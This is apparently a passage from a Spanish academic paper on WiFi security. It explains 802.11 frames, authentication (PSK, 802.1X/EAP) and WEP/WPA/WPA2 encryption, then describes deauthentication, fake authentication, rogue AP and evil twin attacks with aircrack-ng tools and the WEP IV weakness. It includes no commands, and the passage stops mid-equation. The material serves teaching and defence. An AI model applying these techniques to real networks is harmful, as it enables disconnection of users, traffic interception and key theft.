


Ilustración 7 - Trama 802.11

Los campos de dirección almacenan la siguiente información:

Dirección 1 (Destination Address), dirección MAC del nodo final.

Dirección 2 (Source Address), dirección MAC del nodo inicial.

Dirección 3 (Receiver Address), dirección MAC que identifica el dispositivo wireless que es el receptor inmediato de la trama.

Dirección 4 (Transmitter Address), dirección MAC que identifica el dispositivo wireless que trasmite la trama.

El campo "**Tipo**" que podemos ver en la imagen de arriba, define el tipo de trama WLAN. Existen 3 posibilidades de trama según su tipo:

1.- **Trama de administración**, son responsables de mantener la comunicación entre los puntos de acceso y clientes inalámbricos. Las tramas de administración pueden tener los siguientes subtipos:

- **Authentication**, petición de autenticación.
- **De-authentication**, finalización de la conexión.
- **Association Request**, solicitud de asociación.
- **Association Response**, respuesta de asociación.
- **Reassociation Request**, solicitud de re asociación.
- **Reassociation Response**, respuesta de re asociación.
- **Disassociation**, des asociación.
- **Beacon**, este tipo de trama administrativa contiene toda la información sobre la red inalámbrica y son transmitidos periódicamente para anunciar la presencia de la red WLAN.

Se compone de una cabecera MAC, un cuerpo y un FCS (*frame check sequence*).

- **Probe Request**, solicitud de exploración.
- **Probe Response**, respuesta de exploración.

2.- **Trama de Control**, son responsables de garantizar un intercambio adecuado de datos entre el punto de acceso y los clientes inalámbricos. Estas tramas pueden tener los siguientes subtipos:

- **Request to Send (RTS)**, solicitud de envío.
- **Clear to Send (CTS)**, disponible para el envío.
- **Acknowledgement (ACK)**, confirmación.

3.- **Tramas de datos**, transportan los datos reales enviados en la red inalámbrica.

3.3 Modos de funcionamiento inalámbrico

El estándar 802.11 define dos modos operativos de funcionamiento:

El **modo ad-hoc** (los clientes se conectan entre sí sin AP) y el **modo infraestructura** (los clientes se conectan a un punto de acceso).

3.3.1 Modo Ad-hoc

En este modo los equipos cliente se conectan entre sí para formar una red punto a punto, es decir, una red en la que cada equipo actúa como cliente y como punto de acceso simultáneamente.

La configuración que forman los equipos se llama conjunto de servicio básico independiente o **IBSS**.




Ilustración 8 - Red en modo ad-hoc

Un IBSS es una red inalámbrica que tiene al menos dos equipos y no usa ningún punto de acceso. Este crea una red temporal que le permite a la gente que esté en misma sala intercambiar datos, se identifica con un SSID de la misma forma que lo hace un ESS en el modo infraestructura.

En una red en modo ad-hoc el BSS independiente está determinado por el rango de cada estación. Esto significa que si dos estaciones de la red están fuera del rango de la otra, no podrán comunicarse. Este modo no tiene un sistema de distribución que pueda enviar tramas de datos desde una estación a otra, por definición, un IBSS es una red inalámbrica restringida.

3.3.4 Modo de infraestructura

En este modo (abreviado EST), cada equipo se conecta a un punto de acceso a través de un enlace inalámbrico. La configuración formada por el punto de acceso y los equipos ubicados dentro del rango de cobertura se llama conjunto de servicio o BSS, se comunican mediante el BSSID (dirección MAC del punto de acceso).




Ilustración 9 - BBS

Es posible vincular varios puntos de acceso (con más exactitud, varios BSS) con una conexión llamada *sistema de distribución (SD)* para formar un *conjunto de servicio extendido (ESS)*.




Ilustración 10 - Sistema distribuido extendido

Un ESS se identifica a través del **ESSID** (que a menudo abreviamos como SSID), que muestra el nombre de la red.

Cuando un usuario itinerante va de un BSS a otro mientras se mueve dentro de un ESS, el adaptador de su equipo puede cambiar de punto de acceso según la calidad de señal que reciba. Los puntos de acceso se comunican entre sí a través de un sistema de distribución con el fin de intercambiar información sobre los equipos. La característica que permite a los equipos moverse de un punto de acceso a otro se denomina itinerancia.

Cuando una estación quiere unirse a una red de su rango, envía una solicitud de sondeo a cada canal. Esta solicitud contiene el ESSID y el volumen de tráfico que el adaptador inalámbrico puede admitir, si no se establece ningún ESSID, la estación escucha a la red para encontrar un SSID.

Cada punto de acceso transmite una señal en intervalos regulares (10 veces por segundo aproximadamente). Esta señal, denominada señalización, provee información de su BSSID, sus características y su ESSID, si corresponde.

Cuando se recibe una solicitud de sondeo, el punto de acceso verifica el ESSID y la solicitud del volumen de tráfico encontrado en la señalización. Si el ESSID dado concuerda con el del punto de acceso, éste envía una respuesta con datos de sincronización e información sobre su carga de tráfico. De esta forma, el equipo que recibe la respuesta puede verificar la calidad de la señal que envía el punto de acceso para determinar su distancia.

Por lo tanto, una estación en el rango de varios puntos de acceso que tenga el mismo SSID, podrá elegir al que ofrezca la mejor proporción entre capacidad de carga y carga de tráfico actual.

4.- Métodos de autenticación y encriptación

4.1 Métodos de autenticación

Principalmente existen 2 tipos de autenticación base. Tenemos el sistema **Open** y **Clave compartida**.

En la siguiente imagen podemos ver el diagrama de estados de autenticación/asociación en una red WLAN:



Ilustración 11 - Proceso autenticación y asociación WLAN

4.1.1 Sistema de autenticación Open

Como su propio nombre indica es un sistema que permite el acceso a la red a dispositivos inalámbricos sin ningún tipo de autenticación.

Este tipo de acceso se suele dar en lugares públicos, bares y cafeterías donde lo más fácil es ofrecer una conexión a tus clientes, fácil y cómoda. Solo tiene puntos negativos

si pensamos en términos de seguridad, una red abierta que tan solo la detectas y te conectas... ¿Qué puede implicar esto para los usuarios de la red?

- Un usuario malintencionado puede estar capturando tráfico de otros usuarios conectados a la red si no se navega por HTTPS. Riesgo de captura de emails, contraseñas e información financiera.
- Un exceso de conexiones al mismo tiempo a dicha red wifi puede redundar en el descontento de los usuarios, que experimentan una red demasiado lenta.

4.1.2 Sistema de Clave Compartida

En este sistema todos los dispositivos que acceden a la red inalámbrica comparten una clave predeterminada secreta.

4.1.2.1 Autenticación PSK

Clave pre compartida que tiene entre 8 y 63 caracteres de longitud. Utilizado por WPA/2 para autenticar a las estaciones WiFi, generalmente utilizado en entornos personales y pequeños comercios.

El usuario tan solo debe introducir una clave maestra en el punto de acceso o router inalámbrico, así como en cada uno de los dispositivos que se quieran conectar a la red WiFi. De esta forma solo permitimos el acceso a aquellos dispositivos que son conocedores de la contraseña, lo que evita ataques basadas en escuchas del canal o accesos no autorizados.

4.1.2.2 Autenticación 802.1x

En este mecanismo se utiliza un protocolo (**EAP**) de acceso para proteger las redes a través de autenticación. Se emplean dos tipos de claves, la clave de sesión (*pairwise key*) y la clave de grupo (*groupwise key*). Las claves de sesión son únicas para cada asociación entre el dispositivo cliente y el punto de acceso y se emplean para el envío de tráfico *unicast*. La clave de grupo es compartida por todas los dispositivos clientes conectados al mismo punto de acceso y se emplean en el tráfico *multicast* y *broadcast*.

Adicionalmente, a partir de esta clave de cifrado original es posible llevar a cabo un cambio de claves regularmente de forma sincronizada entre el dispositivo cliente y el punto de acceso para aumentar el nivel de seguridad.

Si un usuario se autentica mediante este protocolo, se abre un puerto virtual en el punto de acceso, lo que permite la comunicación. Si no se autoriza correctamente, este puerto virtual no estará disponible y se bloquean las comunicaciones.

Existen 3 elementos básicos para este tipo de autenticación:

1. **Solicitante.** Un cliente de software que se ejecuta en los equipos WiFi.
2. **Autenticador.** El punto de acceso o router inalámbrico.

3. **Servidor de autenticación.** Una base de datos de autenticación, por lo general, un servidor RADIUS.

El esquema de autenticación sería el que vemos a continuación:




Ilustración 12 - Autenticación EAP/Radius

El protocolo EAP se utiliza para manejar la información de autenticación entre el solicitante (cliente) y el servidor de autenticación. El punto de acceso actúa de proxy entre los dos para permitir la comunicación entre uno y el otro.

Algunos de los tipos de autenticación EAP implementados más comunes son:

| EAP | Propietario | Autenticación en Servidor | Autenticación Cliente | Claves Dinámicas | Seguridad de las credenciales | Re-autenticación rápida | Túnel | Riesgos no mitigados |
|------|-------------|---------------------------|-----------------------|------------------|-------------------------------|-------------------------|-------|--|
| MD5 | No | No | Password Hash | No | No | No | No | Exposición de identidad Ataque de diccionario Man-in-the-Middle Secuestro de sesiones |
| LEAP | Sí | Password Hash | Password Hash | Sí | Débil | No | No | Exposición de identidad Ataque de diccionario |
| TLS | No | Certificado x.509 | Certificado x.509 | Sí | Fuerte | Sí | No | Exposición de identidad |
| TTLS | No | Certificado x.509 | PAP, CHAP, MS-CHAPv2 | Sí | Fuerte | Sí | Sí | Ataque de diccionario |
| PEAP | No | Certificado x.509 | Cualquier EAP | Sí | Fuerte | Sí | Sí | Ataque de diccionario |
| SIM | No | PSK | PSK | No | Fuerte | Sí | No | No independencia de la sesión |

Mecanismos como PEAP y TTLS eliminan los riesgos de exposición de la identidad, gracias al establecimiento de un túnel TLS entre el dispositivo cliente y el servidor de autenticación de forma previa al envío de las credenciales. el resto de mecanismos

(MD5, LEAP y TLS) las credenciales (sean el par usuario-contraseña o certificados) se envían directamente al medio inalámbrico, por lo que pueden ser interceptadas y exponer la identidad del usuario. En el caso de enviar el par usuario-contraseña es susceptible a ataques de diccionario o fuerza bruta. En el caso de utilizar un servidor RADIUS, estos ataques pueden considerarse de menor gravedad ya que este es capaz de establecer un número máximo de intentos para autenticarse.

Los principales tipos de EAP soportados por IEEE 802.1x son EAP-TLS, EAP-TTLS y PEAP.


EAP-TLS es el método más seguro ya que utiliza certificados X.509 para autenticar tanto al usuario como al servidor. Aún sigue teniendo el problema de exposición de identidad, puesto que los certificados son enviados sin cifrar, por lo que un atacante podría ver la identidad del cliente que trata de conectarse. Además el mensaje de aceptación o denegación de la conexión también es enviado sin cifrar, por lo que un atacante podría suplantar la identidad del servidor de autenticación.

Para resolver los problemas de EAP-TLS planteados en el párrafo anterior se encuentran los mecanismos TTLS y PEAP:

- **EAP-TTLS (*Tunneled TLS*)**, está orientado a trabajar con servidores RADIUS. Solo requiere certificados en el servidor, lo que subsana una desventaja respecto a EAP-TLS. Se elimina la necesidad de crear certificados para cada usuario de la red inalámbrica y autentica al usuario en sistema de credenciales basado en nombre de usuario y contraseña, cifrando estas para garantizar la protección de la comunicación.

El proceso de autenticación se lleva a cabo en dos fases. En la primera el usuario obtiene un canal de comunicación seguro y en la segunda fase, las credenciales de autenticación son enviadas. Si las credenciales de usuario no son válidas el canal seguro se destruye.

FASE I: Establecimiento de túnel seguro



FASE II: Autenticación



Ilustración 13 - Autenticación EAP-TTLS

- **EAP-PEAP (*Protected EAP*)**, impulsado por Microsoft con funcionalidades similares a TTLS, pero no encapsula los métodos de autenticación CHAP y PAP.

La selección de un método EAP u otro dependerá siempre de las especificaciones del entorno y los usuarios a soportar.

4.2 Métodos de encriptación

Las redes WLAN pueden ser comprometidas en dos puntos, autenticación y cifrado. Los protocolos de seguridad para redes inalámbricas, deben proteger estos dos puntos vulnerables a posibles ataques. El mecanismo de cifrado asegura que no sea posible decodificar el tráfico del usuario, o por lo menos lo intenta.

Por esta razón, desde la aparición de la redes WLAN los protocolos de seguridad de capa de enlace desarrollados y usados principalmente han sido WEP, WPA y WPA2.

Tenemos diferentes tipos de encriptación, de menos fiables y seguros a mejores opciones tanto para uso doméstico como empresarial. Los tipos de autenticación los podemos ver en el cuadro e imagen siguiente:

| | Autenticación | Encriptación | Nivel seguridad empresa | Nivel seguridad doméstico |
|-------------|---------------|--------------|------------------------------------|--|
| WEP | Ninguna | WEP | Pobre | Pobre |
| WPA (PSK) | PSK | TKIP | Pobre | Mejor que el anterior pero insuficiente |
| WPA2 (PSK) | PSK | AES-CCMP | Pobre | El más recomendable |
| WPA (full) | 802.1x | TKIP | Mejor que los anteriores | Bueno pero más caro o difícil de implementar |
| WPA2 (full) | 802.1x | AES-CCMP | La mejor opción y más recomendable | Bueno pero más caro o difícil de implementar |




Ilustración 14 - Autenticación clave compartida

4.2.1 Cifrado WEP

Es un algoritmo de cifrado basado en **RC4 de RSA Security**, el cual emplea la función **XOR** para la generación de claves arbitrarias. La longitud de RC4 puede ser de 64 bits (40 bits con un vector de inicialización, IV, de 24 bits) o de 128 (104 bits con un vector IV de 24 bits). El vector de inicialización es una parte variable (diferente en cada trama) de la clave para impedir que un posible atacante recopile suficiente información cifrada con la misma clave y pueda deducirla. Además de disponer de un checksum basado en **CRC32** para prevenir que se inyecten paquetes de flujo de datos.

La clave de cifrado sin vector IV consta de un número de bytes asociable a números hexadecimales. En el caso de clave de 40 bits sería igual a 5 bytes (10 dígitos hexadecimales). Así como la de 104 bits serían 13 bytes (26 dígitos hexadecimales).

A la hora de cifrar los datos mediante WEP se deben seguir los siguientes pasos:

- 1.- Calculamos el CRC de 32 bits de los datos. Método por el que WEP garantiza la integridad de los mensajes (**ICV - Integrity Check Value**).
- 2.- Se concatena el ICV creado al mensaje que se debe enviar.
- 3.- Se concatena el IV junto con la clave secreta formando la semilla (*seed*).
- 4.- El generador pseudoaleatorio de RC4 genera una secuencia de caracteres (*keystream*), de la misma longitud que los bits obtenidos al concatenar el ICV al mensaje.
- 5.- Se calcula la OR exclusiva (XOR) byte a byte de los caracteres formados por la ICV+MENSAJE y los caracteres formados por la *keystream* RC4. El resultado es el mensaje cifrado.
- 6.- Se añade el ICV al mensaje cifrado que se ha obtenido.
- 7.- Se envía el IV (sin cifrar) y el mensaje cifrado dentro del campo de datos de la trama IEEE 802.11.




Ilustración 15 - Esquema cifrado WEP

El paso inverso, el receptor recibe el mensaje cifrado y para descifrarlo debe seguir los siguientes pasos:

- 1.- Se utiliza el IV y la clave compartida para descifrar el payload (carga del mensaje) y el ICV.
- 2.- Se vuelve a calcular el ICV y se compara con el original.




Ilustración 16 - Esquema descifrado WEP

4.2.2 Cifrado en WPA

En cuanto al cifrado, WPA consigue mejorar las vulnerabilidades conocidas de WEP mediante la utilización del cifrado RC4 implementando las siguientes mejoras:

- La creación de un vector de inicialización extendido de 48 bits y reglas de secuenciación del vector. Así como el uso de RC4 con una clave de 128 bits.
- Mecanismos nuevos de derivación y distribución de claves, gracias a un intercambio inicial de números aleatorios se disminuye la posibilidad de ataques **Man-in-the-Middle**.
- Proporciona tanto autenticación como sistema de cifrado. Además WPA utiliza un código de integridad de mensaje (MIC - *Message Integrity Code*), algoritmo que incluye un mecanismo que contrarresta los intentos de ataque para vulnerar TKIP y bloques temporales.
- Cifrado **TKIP** para la generación de claves por paquete. Emplea el algoritmo de cifrado RC4, al igual que WEP, pero elimina el problema de las claves estáticas compartidas implementado por WEP. TKIP incrementa el tamaño de las claves pares y claves en grupo para el cifrado de datos a 128 bits, además, las claves empleadas no son compartidas por los usuarios de la red.

WPA usa TKIP para codificar los datos, es un protocolo de gestión de claves dinámicas. Esta clave se construye a partir de la clave base, la dirección MAC del equipo emisor y del número de serie del paquete como IV (vector de inicialización).

Cada paquete que se transmite utilizando TKIP incluye un número de serie único de 48 bits que se incrementa en cada nueva transmisión para asegurar que todas las claves son distintas. De esta forma si se consiguiera inyectar un paquete con una clave temporal detectada en la una transmisión anterior, el paquete inyectado quedaría fuera de secuencia y sería descartado.

Por otro lado, al utilizar el número de serie del paquete como IV evitamos IV duplicados.

4.2.3 Cifrado WPA2

Una de las diferencias más destacadas de WPAv2 y su antecesor, es la sustitución del uso del cifrado de RC4 por CCMP (**Counter Mode with Cipher Block Chaining Message Authentication Code Protocol**) que utiliza AES (**Advanced Encryption Standard**).

AES usa un esquema de cifrado de datos por bloques que utiliza una estrategia de red de sustitución-permutación. Se basa en el uso de bloques de tamaño 128 bits y llaves de tamaño 128, 192 o 256 bits.

CCMP es el protocolo que utiliza AES como algoritmo criptográfico proporcionando integridad y confidencialidad, basándose en el modo CCM (*Counter with CBC-MAC*) del algoritmo de cifrado AES utilizando llaves de 128 bits con vectores de inicialización (IVs) de 48 bits.

CCMP consta del algoritmo de privacidad denominado "*Counter Mode*" (CM) junto con el algoritmo de integridad y autenticidad CBC-MAC (*Cipher Block Chaining Message Authentication Code*).

WPAv2 requiere un hardware nuevo y compatible para llevar a cabo todo el proceso de cifrado.

5 Tipos de ataque y vulnerabilidades en redes WiFi

5.1 Principales tipos de ataque

Desde que aparecieron las redes inalámbricas han existido distintos tipos o métodos para comprometer su seguridad. En este apartado presentaremos algunas de las amenazas que se pueden llevar a cabo para hacernos una idea de lo expuestos que están este tipo de accesos.

Todos los ataques se presentados se realizan con la suite **Aircrack-ng**. Algunos de los ataques que se pueden llevar a cabo son los citados a continuación:

1.- Denegación de Servicios - Ataque de desautenticación

Este ataque lo podemos realizar directamente desde el script *aireplay-ng*, este permite la inyección de paquetes de des-autenticación con el objetivo de impedir que un cliente se conecte al punto de acceso inalámbrico, desconectándolo en caso que ya esté conectado a él.

Este ataque es de tipo DoS (Denegación de servicio), sirve tanto para provocar el caos en una red (ya que podemos especificar como objetivo la red completa) como para provocar reconexiones que nos permitan recoger el handshake WPA para facilitar el ataque posterior y descubrir la clave.

Podemos ver un ejemplo de pasos a seguir en la sección de Anexos (**Anexo1**).

2.- Ataque de autenticación falsa

Nos permite simular una autenticación dentro de una red inalámbrica que utilice WEP, de forma que nos asociamos al punto de acceso.

Este ataque no tiene una finalidad destructiva como tal, su utilidad es asociar nuestra MAC al punto de acceso para poder inyectar paquetes en su red y permitir otro tipo de ataques más avanzados.

Desde el apartado de Anexos (**Anexo2**), podemos ver los pasos básicos para realizar este tipo de ataque.

3.- Punto de acceso falso (Rogue AP)

Un Rogue AP es un punto de acceso no autorizado conectado a una red a la que no pertenece. Típicamente se puede usar como *backdoor* (puerta trasera) por un atacante, lo cual le permitiría eludir todos los controles de seguridad de la red. Puesto que ni firewalls, sistemas de prevención de intrusos, etc. que custodian la red no podrían hacer demasiado para impedir que el atacante acceda a la misma.

En el caso más común el punto de acceso falso se configura en modo Open (autenticación abierta) y sin cifrado de seguridad. El Rogue AP se puede crear de dos formas:

- Instalación de un dispositivo físico real en la red como punto de acceso falso.
- Creación del punto de acceso mediante software. Esto se puede realizar con la herramienta "*airbase-ng*", en la sección de Anexos (**Anexo3**) podemos ver un ejemplo básico de cómo crear una Rogue AP.

Herramientas como **Linset o wiphishing** se basan y utilizan en este tipo de ataque para conseguir la contraseña WiFi directamente del usuario legítimo sin tener que esperar a capturarlas, sin fuerza bruta. En el apartado 5.5 de esta sección “Principios básicos de protección” especificaremos como protegernos en la medida de lo posible frente a este tipo de herramientas.

4.- Spoofing de una red autorizada - ataque Evil Twin

La idea básicamente es introducir un punto de acceso controlado por un atacante en las proximidades de una red WLAN, éste punto de acceso anuncia exactamente el mismo SSID que la red WLAN.

Muchos dispositivos móviles podrán conectarse accidentalmente a este punto de acceso malicioso pensando que es parte de la red WLAN. Una vez establecida las conexiones, el atacante puede realizar ataques de man-in-the-middle o re direccionar tráfico mientras escucha todas las comunicaciones que pasan por el medio.

El punto de acceso que hace de gemelo malvado que tiene la misma dirección MAC de un punto de acceso legítimo de la red WLAN es muy difícil de detectar y evadir.

En la sección de Anexos (**Anexo4**), se puede ver un ejemplo del proceso básico para crear un gemelo malvado incluyendo MAC Spoofing del punto de acceso.

5 y 6.- Los ataques a WEP y WPA/2 presentados en los siguientes apartados.

Los ataques 1 y 2 son una amenaza por sí mismos, pero además son un primer paso para ataques más avanzados que requieran de desconexión/reconexión de un cliente de la red.

Todos los tipos de ataque se pueden realizar con las herramientas de la suite *aircrack-ng*:

- **airodump-ng**, se utiliza principalmente para capturar paquetes 802.11 que circulan por la red de una forma pasiva.
- **airmon-ng**, configurar una tarjeta wireless en modo monitor (modo promiscuo para detectar todo el tráfico).
- **aireplay-ng**, herramienta con la cual podemos inyectar paquetes en la red, así conseguir que el AP o un cliente responda un mayor número de veces y más IVs.
- **aircrack-ng**, es una herramienta de criptoanálisis que nos permite recuperar una clave a partir de capturas de paquetes con airodump-ng, combinando ataques estadísticos con ataques de fuerza bruta/diccionario.

- **airebase-ng**, herramienta "multi-propósito" dirigida a atacar a los clientes conectados a un punto de acceso. Entre sus funciones está capturar *handshake* WPA/WPA2, actuar como un punto de acceso normal y ad-hoc, puede manipular y reenviar paquetes, etc.

5.2 Cracking WEP - Inyección de tráfico

5.2.1 Vulnerabilidades/debilidades

Las vulnerabilidades de WEP radican principalmente en varios problemas de seguridad sobre el vector de inicialización (**IVs**). Recordamos que este en la parte de la seed (semilla) que varía para intentar impedir que un posible atacante recopile suficiente información cifrada con una misma clave.

La mayoría de los fabricantes opta por inicializar el IV a 0 cada vez que arrancamos la tarjeta e incrementarlo en 1 por cada trama enviada. Esto provoca que las primeras combinaciones de IVs y clave secreta se repitan muy a menudo.

Además de esto, el número de IVs diferentes es igual a 2^{24} (16 millones aprox.), por lo que pasado cierto tiempo terminarán repitiéndose.

Por ello se pueden identificar secuencias pseudoaleatorias iguales. El mensaje cifrado que enviamos es el resultado de hacer un XOR entre el keystream RC4 y el texto. Si los mensajes cifrados son:

$$C1 = M1 \oplus RC4(IV, k)$$

$$C2 = M2 \oplus RC4(IV, k)$$

Teniendo en cuenta que si realizamos un XOR de dos mensajes cifrados con el mismo IV y keystream:

$$C1 \oplus C2 = [M1 \oplus RC4(IV, k)] \oplus [M2 \oplus RC4(IV, k)] =$$

